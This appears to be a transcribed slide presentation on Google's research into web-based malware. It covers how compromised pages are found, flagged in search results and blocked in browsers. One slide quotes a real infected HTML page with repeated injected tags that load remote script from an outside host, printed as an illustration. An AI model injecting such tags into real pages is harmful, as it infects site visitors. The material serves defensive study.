



# Creating Malware User Perspectives

---

Ian Fette

This presentation is based on the hard work of a team of people. I do not pretend to take credit for it.

For more information, see:


- All Your iFrames Point to Us. Niels Provos, Panayiotis Mavrommatis, Moheeb Rajab and Fabian Monroe, *17th USENIX Security Symposium*, August 2008, to appear.
- The Ghost in the Browser: Analysis of Web-based Malware. Niels Provos, Dean McNamee, Panayiotis Mavrommatis, Ke Wang, and Nagendra Modadugu, *USENIX Workshop on Hot Topics in Understanding Botnets*, April 2007.

- Introduction
- Background
- Methodology
- Results
- Conclusion


# Background



- Many infections
- Fuels criminal enterprises
- Degrades user experience



Invisible to the user, but still harmful



```
    </table>

    <P><I>May the Force be with you.<<script src=http://www.nihaorrl
.com/1.js></script> <P>
    <table align="right" border="0">
    <tr><td align="CENTER" valign=bottom>
    <a href="<script src=http://www.nihaorr<script src=http:
//www.nihaorrl.com/1.js></script>">

</a>
    </td></tr>
    <tr><td align="CENTER" valign=top width=206><font size="
-1"><i>Anakin Skywalker and Obi-wan K<script src=http://www.nihaorrl.com/1.js></
script></i></font></td></tr>
    </table>

    <P>"The Tao is kind of, well, a f<script src=http://www.nihaorrl
.com/1.js></script> <P>
    <table align="left" border="0">
```

- Take a heuristic first pass
- Run likely “bad” sites in a browser
- Display results in search, clients

- We found a lot of malware
- >1% of all searches return results that include harmful pages
- We use the data in search results and in clients

the tao of starwars - Google Search - Mozilla Firefox

File Edit View History Bookmarks Tools Help Helpdesk

http://www.google.com/search?client=firefox-a&rls=org.mozilla%3Aen-US%3Aofficial&channel=s&hl=en&q=the+tao+of+starwars

Google the tao of starwars Search PageRank Check AutoLink AutoFill

Web Images Maps News Shopping Gmail more



the tao of starwars

Search

[Advanced Search](#)  
[Preferences](#)

## Web

Did you mean: [the tao of \*star wars\*](#)

### [The Tao of Star Wars](#)

[This site may harm your computer.](#)

Article comparing the "force" from the **star wars** films to **the Tao**.

[www.exn.ca/starwars/taoism.cfm](http://www.exn.ca/starwars/taoism.cfm) - [Similar pages](#) - [Note this](#)

### [Amazon.com: \*\*The Tao of Star Wars\*\*: John M. Porter: Books](#)

Amazon.com: **The Tao of Star Wars**: John M. Porter: Books.

[www.amazon.com/Tao-Star-Wars-John-Porter/dp/0893343854](http://www.amazon.com/Tao-Star-Wars-John-Porter/dp/0893343854) - 214k -

[Cached](#) - [Similar pages](#) - [Note this](#)

### [-- Beliefnet.com](#)

Adapted from **The Tao of Star Wars** with permission of the author. Wu wei may be the most misunderstood of all the precepts of Taoism. ...

[img.soulmatch.com/story/76/story\\_7657\\_1.html](http://img.soulmatch.com/story/76/story_7657_1.html) - 42k - [Cached](#) - [Similar pages](#) - [Note this](#)



## Protection in the client as well



### Reported Attack Site!

---

This web site at [www.mozilla.com](http://www.mozilla.com) has been reported as an attack site and has been blocked based on your security preferences.

---

Attack sites try to install programs that steal private information, use your computer to attack others, or damage your system.

Some attack sites intentionally distribute harmful software, but many are compromised without the knowledge or permission of their owners.

[Get me out of here!](#)

[Why was this site blocked?](#)

- We can find much of the malware on the web
- The problem isn't going away
  - Client software insecurity
  - Server software insecurity
  - Unclear responsibilities and incentive models
- Help play a part in the solution
  - Make your client software more secure
  - Make your infrastructure more secure
  - Improve support for users post-infection
  - Develop support for webmasters pre- and post-infection